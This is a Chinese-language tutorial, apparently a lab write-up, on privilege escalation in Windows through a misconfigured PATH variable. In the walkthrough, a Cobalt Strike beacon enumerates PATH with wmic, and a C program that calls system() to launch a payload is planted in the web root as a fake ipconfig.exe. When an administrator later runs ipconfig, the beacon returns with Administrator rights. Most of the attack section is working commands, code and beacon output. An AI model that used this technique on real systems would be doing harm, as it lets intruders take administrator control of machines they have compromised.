


PATH环境变量提权

提权原理


PATH环境变量包含很多目录列表，某些执行程序的方法（即使用cmd.exe或命令 行）仅依赖PATH环境变量来确定未提供程序路径时搜索程序的位置。

变量	值
JAVA_HOME	C:\Program Files\Java\jdk1.8.0_144
NUMBER_OF_PROCESSORS	20
OS	Windows_NT
Path	C:\Python310\Scripts\;C:\Python310\;C:\ProgramData\Oracle\Java...
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY;.PYW
PROCESSOR_ARCHITECTURE	AMD64
PROCESSOR_IDENTIFIER	Intel64 Family 6 Model 154 Stepping 3, GenuineIntel
PROCESSOR_LEVEL	6

简单说就是当用户 在cmd命令行中运行一个命令时，若是没有使用绝对路径运行，如“C:\Windows\System32\ipconfig.exe”，直接在cmd中行“ipconfig”，那么Windows会先在当前目录寻找“ipconfig.exe”，若是没找到，则会根据PATH环境变量里的目录依次去寻找。




通常新增PATH环境变量是在最后面添加，若是由于配置不当，导致在最前面新增了 PATH环境变量，那么在此目录下新建与常用系统命令一样名字的exe程序会优先执行



提权环境准备

打开环境变量在最前面添加一个路径



提权环境实验

- 1、先用webhsell MSF 或者CS上线机器




- 2、查找环境变量，发现前面有一个 C:\inetpub\wwwroot

```
wmic ENVIRONMENT where "name='path'" get UserName, VariableValue
```

```
beacon> shell wmic ENVIRONMENT where "name='path'" get UserName, VariableValue
[*] Tasked beacon to run: wmic ENVIRONMENT where "name='path'" get UserName, VariableValue
[+] host called home, sent: 95 bytes
[+] received output:
UserName
VariableValue
<SYSTEM>
C:\inetpub\wwwroot;%SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\Wbem;%SYSTEMROOT%\System32\Windows
```

- 3、制作恶意的软件

```
#include<stdio.h>
#include<stdlib.h>
int main(){
    system("cmd.exe /c C:\\USERS\\apache\\Desktop\\1.exe");
    return 0;
}
```



- 4、将软件传到 C:\inetpub\wwwroot 目录下

external	internal	listener	user	computer	note	process
175.9.143.152	192.168.41.193	wanli	apache	BM-2008		artifact.exe

File Name	Size	Modified
C:\inetpub\wwwroot\1.asp	21b	05/24/2021 16:13:51
C:\inetpub\wwwroot\ipconfig.exe	21kb	11/17/2022 15:23:21

- 5、等待管理员运行ipconfig 我们就可以上线了

```
管理员: 命令提示符 - ipconfig
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>ipconfig
```

Cobalt Strike 视图 攻击 报告 帮助 OLa-Tools

external	internal	listener	user	computer	note	process	pid	arch	last
175.9.143.152	192.168.41.193	wanli	Administrator *	BM-2008		1.exe	2100	x86	3s
175.9.143.152	192.168.41.193	wanli	apache	BM-2008		artifact.exe	2972	x86	804...

日志X Beacon 192.168.41.193@2972 X

11/17 15:10:04 *** neg has joined.